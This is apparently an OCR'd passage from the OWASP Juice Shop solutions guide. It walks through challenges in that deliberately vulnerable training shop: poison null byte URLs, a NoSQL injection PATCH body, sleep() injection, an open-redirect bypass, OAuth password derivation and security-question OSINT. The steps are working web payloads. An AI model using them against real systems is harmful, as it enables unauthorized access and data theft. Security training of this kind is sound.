



6. Marvel at *the real* easter egg: An interactive 3D scene of *Planet Orangeuze*!

> *ROT13 ("rotate by 13 places", sometimes hyphenated ROT-13) is a simple letter substitution cipher that replaces a letter with the letter 13 letters after it in the alphabet. ROT13 is a special case of the Caesar cipher, developed in ancient Rome.*
>
> *Because there are 26 letters (2×13) in the basic Latin alphabet, ROT13 is its own inverse; that is, to undo ROT13, the same algorithm is applied, so the same action can be used for encoding and decoding. The algorithm provides virtually no cryptographic security, and is often cited as a canonical example of weak encryption.[2]*

Successfully redeem an expired campaign coupon code

1. Open `main.js` in your Browser's dev tools and search for `campaign`.


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Page
Filesystem
Overrides
main-es2018.js
main-es2018.js:formatted
top
demo.owasp-juice.shop
assets/public/images
(index)
main-es2018.js
polyfills-es2018.js
runtime-es2018.js
vendor-es2018.js
styles.css
MaterialIcons-Regular.woff2
font-mfizz.woff
cdnjs.cloudflare.com
cdnjs.cloudflare.com
this.couponPanelExpanded = !1,
this.paymentPanelExpanded = !1,
this.walletBalance = 0,
this.totalPrice = 0,
this.paymentMode = "card",
this.campaigns = {
WMNSDY2019: {
validOn: 15519996e5,
discount: 75
},
WMNSDY2020: {
validOn: 1583622e6,
discount: 60
},
WMNSDY2021: {
validOn: 1615158e6,
discount: 60
},
WMNSDY2022: {
validOn: 1646694e6,
discount: 60
},
WMNSDY2023: {
validOn: 167823e7,
discount: 60
},
ORANGE2020: {
validOn: 15885468e5,
discount: 50
},
ORANGE2021: {
validOn: 16200828e5,
discount: 40
},
ORANGE2022: {
validOn: 16516188e5,
discount: 40
},
ORANGE2023: {
validOn: 16831548e5,
discount: 40
}



2. You will find a `this.campaigns` assignment of an object containing various campaign codes. Depending on when you are reading this book, one or more of these might be expired. Let's continue with the oldest available one, which is `WMNSDY2019`.
3. A bit further down in the minified code you will notice a function `applyCoupon()` that uses `this.campaigns` and in particular the contained `validOn` timestamp of a coupon.
4. Ignoring that validity check and just submitting `WMNSDY2019` will yield an `Invalid Coupon.` error, as you would expect. This is because of the second part of the assertion `this.clientDate === e.validOn`.
5. Converting `validOn: 15519996e5` of the `WMNSDY2019` coupon into a JavaScript date will tell you that this campaign was active on March 8th 2019 only: Women's Day!
6. Set the time of your computer to March 8th 2019 and try to submit the code again.
7. This time it will be accepted! Proceed to *Checkout* to get the challenge solved.

Access a developer's forgotten backup file

1. Browse to http://localhost:3000/ftp (like in Access a confidential document.
2. Opening http://localhost:3000/ftp/package.json.bak directly will fail complaining about an illegal file type.
3. Using a *Poison Null Byte* (`%00`) the filter can be tricked, but only with a twist:
   - Accessing http://localhost:3000/ftp/package.json.bak%00.adoc will surprisingly **not** succeed…
   - …because the `%` character needs to be URL-encoded (into `%25`) as well in order to work its magic later during the file system access.
4. http://localhost:3000/ftp/package.json.bak%2500.adoc will ultimately solve the challenge.

Access a salesman's forgotten backup file

1. Use the *Poison Null Byte* attack described in Access a developer's forgotten backup file…
2. …to download http://localhost:3000/ftp/coupons_2013.adoc.bak%2500.adoc

Log in with Bjoern's Gmail account

1. Bjoern has registered via Google OAuth with his (real) account bjoern.kimminich@googlemail.com.
2. Cracking his password hash will probably not work.
3. To find out how the OAuth registration and login work, inspect the `main.js` and search for `oauth`, which will eventually reveal a function `userService.oauthLogin()`.

main.js main.js:formatted ×

Pretty-print this minified file? more

```
7302                this.route = t
7303            }
7304            return l.prototype.ngOnInit = function() {
7305                var l = this;
7306                console.log(this.route.snapshot.data),
7307                this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(function(n) {
7308                    l.userService.save({
7309                        email: n.email,
7310                        password: btoa(n.email.split("").reverse().join(""))
7311                    }).subscribe(function() {
7312                        l.login(n)
7313                    }, function() {
7314                        return l.login(n)
7315                    })
7316                }, function(n) {
7317                    l.invalidateSession(n),
7318                    l.router.navigate(["/login"])
7319                })
7320            }
7321            ,
7322            l.prototype.login = function(l) {
7323                var n = this;
7324                this.userService.login({
7325                    email: l.email,
7326                    password: btoa(l.email.split("").reverse().join("")),
7327                    oauth: !0
7328                }).subscribe(function(l) {
7329                    n.cookieService.put("token", l.token),
7330                    sessionStorage.setItem("bid", l.bid),
7331                    localStorage.setItem("token", l.token),
7332                    n.userService.isLoggedIn.next(!0),
7333                    n.router.navigate(["/"])
7334                }, function(l) {
7335                    n.invalidateSession(l),
7336                    n.router.navigate(["/login"])
7337                })
7338            }
```

4. In the function body you will notice a call to `userService.save()` - which is used to create a user account in the non-Google *User Registration* process - followed by a call to the regular `userService.login()`
5. The `save()` and `login()` function calls both leak how the password for the account is set: `password: btoa(n.email.split("").reverse().join(""))`
6. Some Internet search will reveal that `window.btoa()` is a default function to encode strings into Base64.
7. What is passed into `btoa()` is `email.split("").reverse().join("")`, which is simply the email address string reversed.
8. Now all you have to do is Base64-encode `moc.liamg@hcinimmik.nreojb`, so you can log in directly with *Email* `bjoern.kimminich@gmail.com` and *Password* `bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=`.

Steal someone else's personal data without using Injection

1. Log in as any user, put some items into your basket and create an order from these.
2. Notice that you end up on a URL with a seemingly generated random part, like http://localhost:3000/#/order-completion/5267-829f123593e9d098
3. On that *Order Summary* page, click on the *Track Orders* link under the *Thank you for your purchase!* message to end up on a URL simular to http://localhost:3000/#/track-result/new?id=5267-829f123593e9d098
4. Open the network tab of your browser's DevTools and refresh that page. You should notice a request similar to http://localhost:3000/rest/track-order/5267-829f123593e9d098.
5. Inspecting the response closely, you might notice that the user email address is partially obfuscated: `{"status":"success","data":[{"orderId":"5267-829f123593e9d098","email":"*dm*n@j**c*-sh.*p","totalPrice":2.88,"products":[{"quantity":1,"name":"Apple Juice (1000ml)","price":1.99,"total":1.99,"bonus":0},{"quantity":1,"name":"Apple Pomace","price":0.89,"total":0.89,"bonus":0}],"bonus":0,"eta":"2","_id":"tosmfPsDaWcEnzRr3"}]}`
6. It looks like certain letters - seemingly all vowels - were replaced with `*` characters before the order was stored in the database.
7. Register a new user with an email address that would result in *the exact same* obfuscated email address. For example register `edmin@juice-sh.op` to steal the data of `admin@juice-sh.op`.
8. Log in with your new user and immediately get your data exported via http://localhost:3000/#/privacy-security/data-export.

9. You will notice that the order belonging to the existing user `admin@juice-sh.op` (in this example `5267-829f123593e9d098`) is part of your new user's data export due to the clash when obfuscating emails!

Access a misplaced SIEM signature file

1. Use the *Poison Null Byte* attack described in Access a developer's forgotten backup file…
2. …to download http://localhost:3000/ftp/suspicious_errors.yml%2500.adoc


Let the server sleep for some time

1. You can interact with the backend API for product reviews via the dedicated endpoints `/rest/products/reviews` and `/rest/products/{id}/reviews`
2. Get the reviews of the product with database ID 1: http://localhost:3000/rest/products/1/reviews
3. Inject a `sleep(integer ms)` command by changing the URL into http://localhost:3000/rest/products/sleep(2000)/reviews to solve the challenge

To avoid *real* Denial-of-Service (DoS) issues, the Juice Shop will only wait for a maximum of 2 seconds, so http://localhost:3000/rest/products/sleep(999999)/reviews should not take longer than http://localhost:3000/rest/products/sleep(2000)/reviews to respond.

Update multiple product reviews at the same time

1. Log in as any user to get your `Authorization` token from any subsequent request's headers.
2. Submit a PATCH request to http://localhost:3000/rest/products/reviews with
   - `{ "id": { "$ne": -1 }, "message": "NoSQL Injection!" }` as body
   - `application/json` as `Content-Type` header.
   - and `Bearer ?` as `Authorization` header, replacing the `?` with the token you received in step 1.



3. Check different product detail dialogs to verify that *all review texts* have been changed into `NoSQL Injection!`

Enforce a redirect to a page you are not supposed to redirect to

1. Pick one of the redirect links in the application, e.g. http://localhost:3000/redirect?to=https://github.com/juice-shop/juice-shop from the *GitHub*-button in the navigation bar.


2. Trying to redirect to some unrecognized URL fails due to allowlist validation with `406 Error: Unrecognized target URL for redirect`.
3. Removing the `to` parameter (http://localhost:3000/redirect) will instead yield a `500 TypeError: Cannot read property 'indexOf' of undefined` where the `indexOf` indicates a severe flaw in the way the allowlist works.
4. Craft a redirect URL so that the target-URL in `to` comes with an own parameter containing a URL from the allowlist, e.g. http://localhost:3000/redirect?to=http://kimminich.de?pwned=https://github.com/juice-shop/juice-shop

Bypass a security control with a Poison Null Byte

1. Solve Access a developer's forgotten backup file, Access a salesman's forgotten backup file, Access a misplaced SIEM signature file or Find the hidden easter egg to solve this challenge as a by-product.

Reset Bender's password via the Forgot Password mechanism

1. Trying to find out who "Bender" might be should *immediately* lead you to *Bender from Futurama* as the only viable option




2. Visit https://en.wikipedia.org/wiki/Bender_(Futurama) and read the *Character Biography* section
3. It tells you that Bender had a job at the metalworking factory, bending steel girders for the construction of *suicide booths*.
4. Find out more on *Suicide Booths* on http://futurama.wikia.com/wiki/Suicide_booth
5. This site tells you that their most important brand is *Stop'n'Drop*
6. Visit http://localhost:3000/#/forgot-password and provide `bender@juice-sh.op` as your *Email*
7. In the subsequently appearing form, provide `Stop'n'Drop` as *Company you first work for as an adult?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge

Reset Uvogin's password via the Forgot Password mechanism

1. To reset Uvogin's password, you need the to find out what his favorite movie is in order to answer his security question. This is the kind of information that people often carelessly expose online.
2. People often tend to reuse aliases on different websites. Sherlock is a great tool for finding social media accounts with known aliases/pesudonyms.
3. Unfortunately, plugging *uvogin* into sherlock yields nothing of interest. Reading the reviews left by uvogin on the various products, one can notice that they have quite an affinity for *leetspeak*
4. Trying out a few variations of the alias uvogin, *uv0gin* leads us to a twitter account with a similarly written tweet which references a vulnerable beverage store. However nothing about his favorite movie


Search Twitter
Follow
Uvogin
@uv0gin
I'm done brawling with my fists, now I smash firewalls
Joined April 2020
0 Following
0 Followers
Tweets
Tweets & replies
Media
Likes
Uvogin @uv0gin · Apr 4
I th0ugh7 I f1n4lly f0und a r3l1abl3 0nl1n3 st0r3 f0r b3v3rages. Turn5 0ut 1t's m0r3 l1k3 a ch3ckl1st of wh4t NOT t0 d0 wh3n bu1ld1n6 a s3cure app. 0 stars

5. The WayBack can be used to check for older versions of their profile page to look for deleted tweets. And indeed, one of the snapshots available on WayBack contains a deleted tweet that references `Silence of the Lambs` which is infact the correct answer to his security question



Rat out a notorious character hiding in plain sight in the shop

1. Looking for irregularities among the image files you will at some point notice that `5.png` is the only PNG file among otherwise only JPGs in the customer feedback carousel:

2. Running this image through some decoders available online will probably just return garbage, e.g. http://stylesuxx.github.io/steganography/ gives you gibberish looking something like `ÿÁÿm¶Û$ÿHÕPü^ÛN'c±UY;fäHÜmÉ#r<v¸` or https://www.mobilefish.com/services/steganography/steganography.php gives up with `No hidden message or file found in the image` . On https://incoherency.co.uk/image-steganography/#unhide you will also find nothing independent of how you set the *Hidden bits* slider:

Image Steganography

How it works How to defeat it

Hide images inside other images.

This is a client-side Javascript tool to steganographically hide images inside the lower "bits" of other images.

Select either "Hide image" or "Unhide image". Play with the **example** images (all 200x200 px) to get a feel for it.

Hide image | Unhide image


Image:

Datei auswählen steganography.png

